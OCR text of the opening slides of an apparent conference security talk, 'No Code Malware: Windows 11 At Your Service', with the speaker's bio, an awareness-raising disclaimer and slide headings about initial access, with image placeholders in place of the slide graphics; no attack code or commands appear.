zenity

Learn more:
github.com/mbrg/dc30-win11

No Code Malware:
Windows 11 At Your Service

Michael Bargury @ Zenity

About me

- CTO and co-founder @ Zenity
- Ex MSFT cloud security
- OWASP *'Top 10 LCNC Security Risks'* project lead
- Dark Reading columnist
- Defcon n00b

@mbrg0

DR bit.ly/lcsec

Research Ft. Uriel Zilberberg @UZisReal123

Disclaimer

This talk is presented from an attacker’s perspective with the goal of raising awareness to the risks of underestimating the security impact of No Code.

No Code is awesome.


zenity

Initial access to full operation


So you want to build a malware op

You're in. Congrats!

Initial access




Victim




Hacker

You're in. Congrats!

Initial access




Victim




Hacker

Fortunately, its not that simple..


In the real world




In the real world




In the real world



